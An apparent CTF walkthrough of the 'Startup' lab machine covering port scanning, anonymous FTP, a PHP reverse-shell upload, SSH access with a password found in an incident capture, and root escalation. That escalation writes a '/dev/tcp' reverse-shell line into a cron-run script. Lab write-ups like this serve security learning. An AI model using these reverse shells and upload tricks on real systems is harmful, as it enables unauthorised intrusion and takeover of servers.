
{Startup Writeup}

Hey! Today I going to telling how i won the Startup CTF. So take your chairs and come with me.

Scan Port.

We can start this ctf, realizing a scan with nmap. I used this command to scan the host: nmap -sS <HOST-IP> -Pn --open --top-ports=450 -v. And this is result:



```
└─# nmap -sS 10.10.31.36 -Pn --open --top-ports=450 -v
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-14 09:04 -03
Initiating Parallel DNS resolution of 1 host. at 09:04
Completed Parallel DNS resolution of 1 host. at 09:04, 0.00s elapsed
Initiating SYN Stealth Scan at 09:04
Scanning 10.10.31.36 [450 ports]
Discovered open port 22/tcp on 10.10.31.36
Discovered open port 21/tcp on 10.10.31.36
Discovered open port 80/tcp on 10.10.31.36
Completed SYN Stealth Scan at 09:04, 3.33s elapsed (450 total ports)
Nmap scan report for 10.10.31.36
Host is up (0.35s latency).
Not shown: 447 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.38 seconds
           Raw packets sent: 528 (23.232KB) | Rcvd: 528 (21.132KB)
```


We have three open ports. We have a 21 ftp, 22 ssh and 80 http.

Enumeration.

In this stage, we will start a advanced recon on the aplications that open to us. So I taken a look to ftp on 21 port.


The Ftp at this server are available to anonymous login, where if we used anonymous for login and password, we can made a logon normally, like a user in server.

Realizing the access in the Ftp, we can see some archives and directories.



```
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -a
229 Entering Extended Passive Mode (|||15374|)
150 Here comes the directory listing.
drwxr-xr-x    3 65534    65534        4096 Nov 12  2020 .
drwxr-xr-x    3 65534    65534        4096 Nov 12  2020 ..
-rw-r--r--    1 0        0               5 Nov 12  2020 .test.log
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> 
```


We have this message in notice.txt:



```
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.
```

Apparently, someone are make a jokes on site with Among US.

In important.jpg, we can obtain this:



Everybody asks who's the impostor
Adityaaa.xd
but nobody asks how's the impostor

(I laughed).

On .test.log we have a just 'test' and in ftp directory we have nothing(yet).

I going to see in 80 port, the HTTP or site of server.

And this was the first thing that appeared for me in supposed index server.




No spice here!

Please excuse us as we develop our site. We want to make it the most stylish and convienient way to buy peppers. Plus, we need a web developer. BTW if you're a web developer, contact us. Otherwise, don't you worry. We'll be online shortly!

— Dev Team


To continue, i made a brute force directory with this command: gobuster dir -u **Error! Hyperlink reference not valid.** -w /usr/share/dirb/wordlists/big.txt -t 50.

And this was the result:



```
└─# gobuster dir -u http://10.10.31.36 -w /usr/share/dirb/wordlists/big.txt  -t 50 -
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/files                (Status: 301) [Size: 310] [──> http://10.10.31.36/files/]
/server-status        (Status: 403) [Size: 276]
```

So, when we access the files in site, we can find this:



Index of /files


Name	Last modified	Size	Description
Parent Directory		-	
ftp/	2020-11-12 04:53	-	
important.jpg	2020-11-12 04:02	246K	
notice.txt	2020-11-12 04:53	208	

Apache/2.4.18 (Ubuntu) Server at 10.10.31.36 Port 80

Apparently this the ftp that we accessed.


RFI to RCE

Now that we found the files directory, apparently the same of ftp port , we will need to testing a RFI in the server. So , we going to connect on 21 port as we did before, using the anonymous mode.
I will use a php payload, how this is https://pentestmonkey.net/tools/web-shells/php-reverse-shell.
Maybe we don't have permission to put archives in the root directory on ftp port.




```
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||55726|)
553 Could not create file.
ftp> █
```

But, we yet have a other directory in ftp, the "ftp directory".




```
150 Here comes the directory listing.
drwxr-xr-x    3 65534    65534        4096 Nov 12  2020 .
drwxr-xr-x    3 65534    65534        4096 Nov 12  2020 ..
-rw-r--r--    1 0        0               5 Nov 12  2020 .test.log
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp>
```

We can try put our payload in there.
And We get it.



```
226 Directory send OK.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||64949|)
150 Ok to send data.
100% |*********************************************************************************
226 Transfer complete.
5493 bytes sent in 00:00 (8.27 KiB/s)
ftp>
```

Now, we will need to verify where are our payload.
We can find it in ftp on files directetory.




Index of /files/ftp

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2024-04-15 12:24	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.101.55 Port 80


For activate it, just click it. But before, we need a open port to recieved the connection. For this, just made the command: nc -nlvp {your-port}.



```
└─# nc -nlvp 1234
listening on [any] 1234 ...
```

Like this.


Now we can click on payload whitout any problem and the result will be this:



```
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.2.116.149] from (UNKNOWN) [10.10.101.55] 33308
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 12:37:54 up 33 min,  0 users,  load average: 0.05, 0.03, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

How we get a reverse shell, we can made a interactive shell with python, just made this command: python -c 'import pty;pty.spawn("/bin/bash")'.


In the directory base, we have a first flag, the recipe.txt.



```
.     etc            lib         opt         sbin  usr
..    home           lib64       proc        snap  vagrant
bin   incidents      lost+found  recipe.txt  srv   var
boot  initrd.img     media       root        sys   vmlinuz
dev   initrd.img.old mnt         run         tmp   vmlinuz.old
```

Horizontal Escalation

After looking through the server, in the incidents directory, there be a invasion history. I taken it to look on my machine for more details and i found a frusted try and a password.




```
lennie
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ sudo -l
sudo -l
[sudo] password for www-data: [redacted]

Sorry, try again.
[sudo] password for www-data: 

Sorry, try again.
[sudo] password for www-data:[redacted]

sudo: 3 incorrect password attempts
www-data@startup:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

(I used the wireshark to view the logs).


Maybe the password was correct, but the user no.

So if we tried the password founded with other user, maybe lennie, we taken this result on the ssh:



```
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ 
```


And too the second flag:



```
$ ls -a
.  ..  .cache  Documents  scripts  user.txt
$ 
```

Escalation to Root


Now, for we finalize this CTF, we need get the root user.
If we look in scripts directory, we can find a planner.sh and this is its content.



```
$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
$ 
```

We don't have permission to alter the planner.sh, but maybe we have permission to alter the print.sh on etc directory.


The content in the planner.sh this is it:



```
cat: /etc/print.h: No such file or directory
$ cat /etc/print.sh
#!/bin/bash
echo "Done!"
$ 
```


So we going to add this payload on this script: bash -i >& /dev/tcp/{Your-IP}/{Your-Port} 0>&1

How planner.sh are running constantly we need just open port to listening the connection and wait a little. And this is result:



```
listening on [any] 4242 ...
connect to [10.2.116.149] from (UNKNOWN) [10.10.101.55] 36928
bash: cannot set terminal process group (1872): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~# 
```

Where we got a last flag:



```
root@startup:~# ls -a
ls -a
.
..
.bashrc
.nano
.profile
root.txt
.ssh
root@startup:~# 
```

This metod we won the ctf.

Thank you for read until here.
(Forgive me abouts some gramatical erros of english tha I may have committed).